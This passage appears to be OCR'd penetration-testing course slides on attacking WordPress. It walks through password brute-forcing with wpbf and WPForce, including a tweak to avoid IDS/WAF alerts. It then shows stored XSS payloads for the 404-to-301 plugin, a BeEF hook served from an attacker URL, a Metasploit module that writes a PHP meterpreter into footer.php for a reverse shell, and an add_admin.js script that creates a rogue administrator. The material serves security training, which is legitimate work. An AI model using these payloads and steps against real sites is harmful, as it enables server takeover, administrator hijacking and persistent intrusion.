2018-06-08 15:15:21,805 - INFO - Target URL: http://fooblog.site/
2018-06-08 15:15:21,805 - INFO - Checking URL & username...
2018-06-08 15:15:21,884 - INFO - Usernames: admin
2018-06-08 15:15:21,902 - INFO - 88 plugins will be tested
2018-06-08 15:15:21,913 - INFO - 105 passwords will be tested
2018-06-08 15:15:21,915 - INFO - Starting workers...
2018-06-08 15:15:23,425 - INFO - Password 'password1' found for username 'admin' on http://fooblog.site/wp-login.php
0 tasks left / 18.98 tasks per second / 0.0min left
```

14.2.2.1.2 Bruteforce with wpbf

One thing to keep in mind as you experiment with different tools, is that many of them have hardcoded user agents within their code, and don't always offer a command line option to use a custom User-Agent string.

eLearnSecurity
Forging security professionals

14.2.2.1.2 Bruteforce with wpbf

Tools with hardcoded user-agent strings (depending on the string) will likely be flagged while you're testing. For instance, this is a packet capture from running the wpbf tool, and a single POST request.

```
POST /wp-login.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 23
Host: fooblog.site
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1

log=admin&pwd=liverpoolHTTP/1.1 200 OK
Date: Fri, 08 Jun 2018 19:15:23 GMT
Server: Apache
X-Powered-By: PHP/7.0.30
```

14.2.2.1.2 Bruteforce with wpbf

Looking at the user-agent, we can see right away, that is actually malformed. We can see this because it's not terminated with a parentheses ")" at the end.

```
POST /wp-login.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 23
Host: fooblog.site
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1

log=admin&pwd=liverpoolHTTP/1.1 200 OK
Date: Fri, 08 Jun 2018 19:15:23 GMT
Server: Apache
X-Powered-By: PHP/7.0.30
```

14.2.2.1.2 Bruteforce with wpbf

Malformed User-Agents have their own special category when it comes to detection mechanisms, and will throw an alert on most IDS or WAF implementations.

eLearnSecurity
Forging security professionals

14.2.2.1.2 Bruteforce with wpbf

Since this tool is open source, we can easily remedy this by identifying where in the code the User-agent is being added. If we "grep" for the string "Mozilla" within the wpbf directory, we'll find that the user agent string is being added from the "wplib.py" file.

```
root@tester:~/tools/wpbf# grep Mozilla *
```

```
root@tester:~/tools/wpbf# grep Mozilla *
wplib.py:        request.add_header("User-agent", "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1")
wplib.py:                request.add_header("User-agent", "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1")
Binary file wplib.pyc matches
```

14.2.2.1.2 Bruteforce with wpbf

We can also see on line 130 of the wplib.py file, that the string itself is actually missing a closing parentheses:

```
126             self.logger.debug("Cached %s %s", url, params)
127             return self._cache[url]
128
129         request = urllib2.Request(url)
130         request.add_header("User-agent", "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1")
131         if self._proxy:
132             proxy_handler = urllib2.ProxyHandler({'http': self._proxy})
133             opener = urllib2.build_opener(proxy_handler)
134         else:
```

14.2.2.1.2 Bruteforce with wpbf

We can easily fix that by adding a parentheses to the string, or by using a different user-agent altogether.

```
128
129         request = urllib2.Request(url)
130         request.add_header("User-agent", "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)")
131         if self._proxy:
132             proxy_handler = urllib2.ProxyHandler({'http': self._proxy})
133             opener = urllib2.build_opener(proxy_handler)
134         else:
```

14.2.2.1.2 Bruteforce with wpbf

Re-running wpbf, and capturing the traffic, we can see that we now have a properly terminated user-agent string, and will be less likely to generate alerts.

```
POST /wp-login.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 20
Host: fooblog.site
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)

log=admin&pwd=jordanHTTP/1.1 200 OK
Date: Fri, 08 Jun 2018 19:36:00 GMT
```

14.2.2.1.2 Bruteforce with wpbf

A general rule of thumb when using tools, is to understand their inner-workings.

Making small modifications to existing code can go a long way in regards to staying under the radar in some cases, as we saw in the previous example.

eLearnSecurity
Forging security professionals

Attacking Plugins

eLearnSecurity
Forging security professionals

14.2.2.2 Attacking Plugins

As we mentioned in earlier slides, many of WordPress' vulnerabilities usually originate from third-party plugins.

eLearnSecurity
Forging security professionals

14.2.2.2 Attacking Plugins

In the slides that follow, we'll cover some of these examples of known-vulnerable plugins, and also learn how we can identify and exploit some of these vulnerabilities.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

In this example, we'll demonstrate how we first identify a vulnerable plugin known as "404-to-301", and ultimately use the vulnerability to both hook an administrators' browser, and to also achieve code execution on the underlying operating system of the web server hosting WordPress.

https://wordpress.org/plugins/404-to-301/


404-to-301 XSS to RCE Example

The 404-to-301 plugin enables a WordPress administrator to easily create redirects (301 Moved Permanently status') from non-existent pages rather than respond with a 404 HTTP status of "Page not found", it can also be configured to redirect all 404's to a customized page or URL.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

The plugin also logs all 404 requests to a control panel that the administrator can view, as seen in the following example:



404-to-301 XSS to RCE Example

Before we get into the attack vector, we first have identified that the WordPress site is running a vulnerable version of this plugin with a WPScan, and enumerating plugins.

```
# wpscan --url http://fooblog.site --enumerate p
```

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

The scan returns results of all plugins, and we can se from the output below, we have found a vulnerable version of the 404-to-301 plugin installed on our target site.

```
[+] We found 8 plugins:

[+] Name: 404-to-301 - v2.3.0
 |  Last updated: 2017-12-29T12:58:00.000Z
 |  Location: http://fooblog.site/wp-content/plugins/404-to-301/
 |  Readme: http://fooblog.site/wp-content/plugins/404-to-301/readme.txt
[!] The version is out of date, the latest version is 2.3.3

[!] Title: 404 to 301 <= 2.3.0 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8611
    Reference: https://gist.github.com/ldionmarcil/6793df929449f8781bb1e213d7e75e23
    Reference: https://github.com/joel-james/404-to-301/commit/7a4e2798eca79828c1611988289e06b6d9c18b6
1
```

14.2.2.2.1 From XSS to RCE


404-to-301 XSS to RCE Example

```
[+] We found 8 plugins:

[+] Name: 404-to-301 - v2.3.0
 |  Last updated: 2017-12-29T12:58:00.000Z
 |  Location: http://fooblog.site/wp-content/plugins/404-to-301/
 |  Readme: http://fooblog.site/wp-content/plugins/404-to-301/readme.txt
[!] The version is out of date, the latest version is 2.3.3

[!] Title: 404 to 301 <= 2.3.0 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8611
    Reference: https://gist.github.com/ldionmarcil/6793df929449f8781bb1e213d7e75e23
    Reference: https://github.com/joel-james/404-to-301/commit/7a4e2798eca79828c1611988289e06b6d9c18b6
1
```

This particular version, 2.3.0, is known to be vulnerable to an **unauthenticated**, stored Cross-Site Scripting vulnerability within the administrator control panel of the plugin.

404-to-301 XSS to RCE Example

Specifically, if we take a look at the previous screenshot of the administrator's 404 logs control panel of the plugin, we can see a field of interest that we may be able to exploit, the "User-Agent" field.



404-to-301 XSS to RCE Example

We now know that the application logs the User-agent of the client browser requesting the non-existent page, and stores it for the Administrator to review at a later date, along with the page that was requested.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

We also now that we can “forge” the User-agent field of our request, using Burp Suite for instance.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

After conducting some preliminary research on the plugin and vulnerability in question, we do find in fact, that the user agent field is vulnerable to an unauthenticated stored cross-site scripting attack due to the plugins' failure to sanitize the input being received by the client browser.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

In other words, a string like the following in the user-agent header, will trigger an alert popup, as soon as the administrator views the plugins' 404 logs control panel:

XSS User-Agent Header Payload:


```
"<script>alert(/xss/);</script>
```

eLearnSecurity
Forging security professionals

14.2.2.2.1 From XSS to RCE

404-to-301 XSS to RCE Example

To test this concept, we'll use Burp Suite's "Repeater" function to replay a GET request to a non-existent URL, and we'll also provide our modified user agent string:



404-to-301 XSS to RCE Example

Once we click on the “Go” button in Burp to submit the request, the response from the server shows a 301 (Moved Permanently) status, which also confirms the plugin has redirected our request to a non-existent page (/NONEXISTENTURL in this example)

Request

Raw | Headers | Hex

```
GET /NONEXISTENTURL HTTP/1.1
Host: www.fooblog.site
User-Agent: "<script>alert(/xss/);</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

```
HTTP/1.1 301 Moved Permanently
Date: Sun, 10 Jun 2018 02:54:14 GMT
Server: Apache
X-Powered-By: PHP/7.0.30
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Vary: Cookie
Location: http://www.fooblog.site
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


404-to-301 XSS to RCE Example

Now, once an administrator of the WordPress site visits the plugins' control panel, they would get an alert popup with "/xss/" in the popup, as can be seen on the following slide.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

Confirmation of the stored, unauthenticated XSS vulnerability



404-to-301 XSS to RCE Example

Of course, this is not an ideal way to exploit the plugin (or administrator).

For one, we only use an alert function popup to confirm the vulnerability exists as we're conducting tests in our own environment. Doing this during an engagement will certainly blow your cover!

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

There are several paths to exploitation we can take here once we've confirmed that XSS is possible on the target.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

One thing we can do, is to use the BeEF Exploitation Framework to serve up a malicious “hook” via an <iframe> tag.

This would give us access to the administrators’ web browser, and potentially their machine.

https://beefproject.com/

404-to-301 XSS to RCE Example

Once we've started up BeEF, we can use a string like the following for our User-Agent header, and submit the request via Burp as we did previously:

XSS User-Agent <iframe> Payload:

```
"<iframe src=http://<attacker_URL>:8081/hook.html></iframe>
```

Note: The default BeEF server port is usually port 3000. For this demonstration, we have modified the BeEF web server port to 8081. When using BeEF, take into consideration that the target system may be filtering certain outbound ports and traffic may only be allowed outbound through more well-known HTTP ports.

404-to-301 XSS to RCE Example


And the “hook.html” page should contain code like the following in order to serve the hook.js file via the <iframe>:

hook.html

```
<script>
        var commandModuleStr = '<script src="' +
window.location.protocol + '//' + window.location.host + '/hook.js"
type="text/javascript"><\/script>';
        document.write(commandModuleStr);
</script>
```

404-to-301 XSS to RCE Example

And once the administrator has visited the plugin control panel, we'll get their hooked browser back in BeEF:



404-to-301 XSS to RCE Example

From there, we can conduct a myriad of different attacks to deliver payloads using BeEF's built in commands.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

Although that is one way to exploit this vulnerability and gain control of the machine (or browser) of an administrator, there is another even better attack vector we can use to compromise the web server through this vulnerable plugin.

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

Some excellent research was conducted and a Metasploit module was released in regard to this particular attack, the link of which can be found here:

https://www.securify.nl/blog/SFY20161115/pwning_wordpress_with_cross_site_scripting.html

https://www.securify.nl/blog/SFY20161115/pwning_wordpress_with_cross_site_scripting.html https://www.securify.nl/exploit/SFY20161115/wp_404-to-301_xss.html

404-to-301 XSS to RCE Example

The basic flow of this attack is as follows:

1. Leverage the 404-to-301 XSS vulnerability to inject a javascript payload.
2. An administrator views the plugin admin page which triggers a second stage payload.
3. The second stage payload among other things, obtains a valid wpnonce token, injects malicious PHP code into an existing WordPress theme's PHP file. (footer.php)
4. As the administrator views the plugin admin page, the footer.php is also loaded, resulting in code execution on the WordPress web server via a meterpreter session.

https://www.sitepoint.com/what-are-wordpress-nonces/

404-to-301 XSS to RCE Example

Let's see this attack in action using the Metasploit module that was provided.

https://www.securify.nl/blog/SFY20161115/wp_404-to-301_xss.rb

404-to-301 XSS to RCE Example

Once we've copied the "wp_404-to-301_xss.rb" script to our Metasploit modules folder and launch msfconsole, we should be able to search for it within the console, and load it.

```
msf > search 404-to-301

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   exploit/multi/php/wp_404-to-301_xss   2016-11-01       normal  Stored Cross-Site Scripting in 404-to-301 plugin


msf > use exploit/multi/php/wp_404-to-301_xss
msf exploit(multi/php/wp_404-to-301_xss) > options
```

404-to-301 XSS to RCE Example

Once the module is loaded, we can configure our options, (RHOST) for the target WordPress server, and (LHOST) for our tester machine IP address.

```
msf exploit(multi/php/wp_404-to-301_xss) > set RHOST fooblog.site
RHOST => fooblog.site
msf exploit(multi/php/wp_404-to-301_xss) > set LHOST 192.168.13.71
LHOST => 192.168.13.71
```

404-to-301 XSS to RCE Example

We can then run the exploit command and a server will be started to serve the payload.

```
msf exploit(multi/php/wp_404-to-301_xss) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.13.71:4444
msf exploit(multi/php/wp_404-to-301_xss) > [*] fooblog.site:80 - Exploiting Cross-Site Scripting in 404-to-301 plug
in
[*] Using URL: http://0.0.0.0:8888/
[*] Local IP: http://192.168.13.71:8888/
[*] Server started.
```

404-to-301 XSS to RCE Example

As soon as an administrator visits the plugin page, we should get our meterpreter shell on the target WordPress server.

```
[*] Sending stage (37775 bytes) to 192.168.13.70
[*] Meterpreter session 1 opened (192.168.13.71:4444 -> 192.168.13.70:59412) at 2018-06-10 11
:11:16 -0400
```

404-to-301 XSS to RCE Example

```
msf exploit(multi/php/wp_404-to-301_xss) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : debian
OS           : Linux debian 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter >
```

eLearnSecurity
Forging security professionals

404-to-301 XSS to RCE Example

Keep in mind, that this particular attack is valid for most plugins that contain stored XSS vulnerabilities so long as we make some minor modifications to the Metasploit module.

eLearnSecurity
Forging security professionals

14.2.2.2.1 From XSS to RCE

404-to-301 XSS to RCE Example

For instance, if we look at the exploit module, we can see that lines 37 through 42 contain an initial check for the plugin version by looking for the "404 to 301" string in the plugins' readme.txt file:

wp_404-to-301_xss.rb:

```
37          def check
38                  begin
39                          res = send_request_cgi({ 'uri' => normalize_uri(target_uri.path,
40                           'wp-content/plugins/404-to-301/readme.txt'), })
41
42                          if (res && res.body.include?('404 to 301'))
43
44                                  res = send_request_cgi({ 'uri' => normalize_uri(target_uri.path,
45                                   rand_text_alpha_lower(10)),
46                                          'redirect_depth' => 0})
```

404-to-301 XSS to RCE Example

Lines 63 to 75 are responsible for obtaining a valid WordPress nonce token (required for successful exploitation) and also defines the “i4t3-logs” admin page.

wp_404-to-301_xss.rb:

```
63                  resp.body = %Q|jQuery('*').hide();
64
65 _wpnonce = jQuery('input[type=hidden][name=_wpnonce]').val();
66 _wp_http_referer = jQuery('input[name=_wp_http_referer]').val();
67
68 data = 'action=bulk-all-delete&paged=1&action2=-1' +
69 '&_wpnonce=' + encodeURIComponent(_wpnonce) +
70 '&_wp_http_referer=' + encodeURIComponent(_wp_http_referer);
71
72 jQuery.post({
73         url: 'admin.php?page=i4t3-logs',
74         data: data
75 });
```

https://www.sitepoint.com/what-are-wordpress-nonces/

404-to-301 XSS to RCE Example

Lines 77 to 109 are responsible for making the changes to the “footer.php” page, and inserts the PHP meterpreter payload.

eLearnSecurity
Forging security professionals

14.2.2.2.1 From XSS to RCE

404-to-301 XSS to RCE Example

wp_404-to-301_xss.rb:

```
77 jQuery.ajax({
78                 url: 'theme-editor.php?file=footer.php',
79                 dataType: 'text',
80                 success: function(data) {
81                         var form = jQuery('<div>').html(data)[0].getElementsByTagName("form")[1];
82                         jQuery('body').append(form);
83
84                         _wpnonce = jQuery('form[name=template] input[type=hidden][name=_wpnonce]').val();
85                         _wp_http_referer = jQuery('form[name=template] input[name=_wp_http_referer]').val();
86                         theme = jQuery('form[name=template] input[name=theme]').val();
87                         scrollto = jQuery('form[name=template] input[name=scrollto]').val();
88                         newcontent = jQuery('form[name=template] #newcontent').val() +
89                                 '<?php #{payload.encoded} ?>';
90
91                         data = 'action=update&file=footer.php&submit=Update+File&docs-list=' +
92                                                 '&_wpnonce=' + encodeURIComponent(_wpnonce) +
93                                                 '&_wp_http_referer=' + encodeURIComponent(_wp_http_referer) +
94                                                 '&theme=' + encodeURIComponent(theme) +
95                                                 '&scrollto=' + encodeURIComponent(scrollto) +
96                                                 '&newcontent=' + encodeURIComponent(newcontent);
97
98                         jQuery.post({
99                                 url: 'theme-editor.php?',
100                                data: data,
101                                success: function(data) {
102                                        jQuery.ajax({
103                                                url: '/',
104                                                timeout: 1000,
105                                                success: function(data) {
106                                                        location.reload();
107                                                },
108                                                error: function(data) {
109                                                        location.reload();
```

404-to-301 XSS to RCE Example

Experiment with porting the above Metasploit module for the 404-to-301 exploit over to other XSS vulnerabilities in other plugins.

You'll see that understanding the underlying code will come very handy during your exploitation of WordPress Plugins in general.

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

Once an attacker has gained access to a WordPress installation as an administrator, it becomes trivial to use plugins as a method to achieve persistence.

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

As we saw with the previous example, not only were we able to use a plugin vulnerable to XSS to achieve remote code execution on the web server, but it resulted in the inclusion of malicious code within a pre-existing file on the web server; (footer.php).

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

In the case with the previous exploit, the “footer.php” was modified to include malicious code.

This can be considered as leveraging the WordPress “Core” to execute our own malicious code, due to the fact we’re simply embedding our own malicious code into a pre-existing PHP file.

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

It will not always be the case that you'll find a plugin that is vulnerable to XSS, and sometimes we need to discover other ways to achieve code execution and persistence on a WordPress server.

eLearnSecurity
Forging security professionals

WPForce

We can leverage a tool known as "WPForce" and its companion scripts to upload PHP shells to a WordPress installation and works by first bruteforcing administrator credentials, and using that access to upload its own built-in shells, which results in a simple command shell on the target web server.

https://github.com/n00py/WPForce

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

WPForce is comprised of several components we can use to achieve our goal of server compromise.

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

First, it ships with a js script (add_admin.js) we can use as part of an XSS payload provided that a particular plugin is vulnerable to a stored XSS vulnerability as we saw earlier.

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

add_admin.js:

```
//Use this to exploit XSS to compromise the application.
// just use the XSS payload of <script src=http://[MY_EVIL_SERVER]/add_admin.js>
//Host this file on your server
url = "http://[TARGET]/wp-admin/user-new.php";
var login = "";
var pass = "";
var email =  "";

function httpGet(url)
{
                                        var xmlHttp = new XMLHttpRequest();
                                        xmlHttp.open( "GET", url, false ); // false for synchronous request
                                        xmlHttp.send( null );
                                        return xmlHttp.responseText;
}
var all = httpGet(url);
var nonce = all.split("name=\"_wpnonce_create-user\" value=\"");
var nonce = nonce[1].slice(0, 10);
var http = new XMLHttpRequest();
var params = "action=createuser&_wpnonce_create-user=" + nonce + "&_wp_http_referer=%2Fwp-admin%2Fuser-new.php&user_login=" + login
+ "&email=" + email + "&first_name=&last_name=&url=&pass1=" + pass + "&pass1-text=" + pass + "&pass2=" + pass +
"&pw_weak=on&role=administrator&createuser=Add+New+User";
http.open("POST", url, true);
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.send(params);
```

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

The above add_admin.js script would be hosted on the attacker machine, and used with an XSS payload with a payload string similar to the following:

XSS Payload:

```
<script src=http://<attacker_URL>/add_admin.js></script>
```

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

If we were to use this with the previous **404-to-301** plugin XSS vulnerability, we could use an <iframe> as the XSS payload to an html page which contains the add_admin.js script.

XSS <iframe> payload:

```
"<iframe src=http://<attacker_URL>/add_user.html></iframe>
```

add_user.html

```
<script>
            var commandModuleStr = '<script src="' + window.location.protocol + '//' +
window.location.host + '/add_admin.js" type="text/javascript"><\/script>';
            document.write(commandModuleStr);
</script>
```

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

The purpose of the add_admin.js script is that it will add an administrator user to the WordPress installation, which you can use for accessing the interface.

eLearnSecurity
Forging security professionals

WPForce

Of course, using naming conventions like “add_user.html” and “add_user.js” might be a bit obvious to a passive observer or server administrator, so feel free to use less obvious naming conventions!

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

The second component, is the “wpforce.py” script. This script is used to execute a brute force attack against the wp-login.php page, and takes a list of passwords as a value to the (-w) parameter, in addition to a list of users with the (-i) parameter.

```
usage: wpforce.py [-h] -i INPUT -w WORDLIST -u URL [-v] [-t THREADS]
                  [-a AGENT] [-d]

This is a tool to brute force Worpress using the Wordpress API

optional arguments:
  -h, --help            show this help message and exit
  -i INPUT, --input INPUT
                        Input file name
  -w WORDLIST, --wordlist WORDLIST
                        Wordlist file name
  -u URL, --url URL     URL of target
  -v, --verbose         Verbose output. Show the attemps as they happen.
  -t THREADS, --threads THREADS
                        Determines the number of threads to be used, default
                        is 10
  -a AGENT, --agent AGENT
                        Determines the user-agent
  -d, --debug           This option is used for determining issues with the
                        script.
```

WPForce

So for our first step, we should run the wpforce.py script, and see if we can get access to the WordPress login page, as an administrator (which we do)

```
# python wpforce.py -i users.txt -w /usr/share/wordlists/passwords.txt -u http://fooblog.site
```

```
Username List: users.txt (3)
Password List: /usr/share/wordlists/rockyou.txt (14344393)
URL: http://fooblog.site
Trying: http://fooblog.site/xmlrpc.php
http://fooblog.site/xmlrpc.php found!
Now the brute force will begin!  >:)
--------------------------
[admin : password1] are valid credentials!  - THIS ACCOUNT IS ADMIN
--------------------------
```

WPForce

Once we've determined valid credentials for an admin user, we can then use the "yertle.py" script that is part of the WPForce package to upload our malicious PHP shell.

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

WPForce

We supply the admin username and password we bruteforced, the site URL, and also, we can use the “--interactive” parameter which should present us with an interactive shell on the target server.

```
# python yertle.py -u admin -p password1 -t http://fooblog.site --interactive
```

eLearnSecurity
Forging security professionals

14.2.2.2.2 Malicious Plugins For Post-Exploitation & Persistence

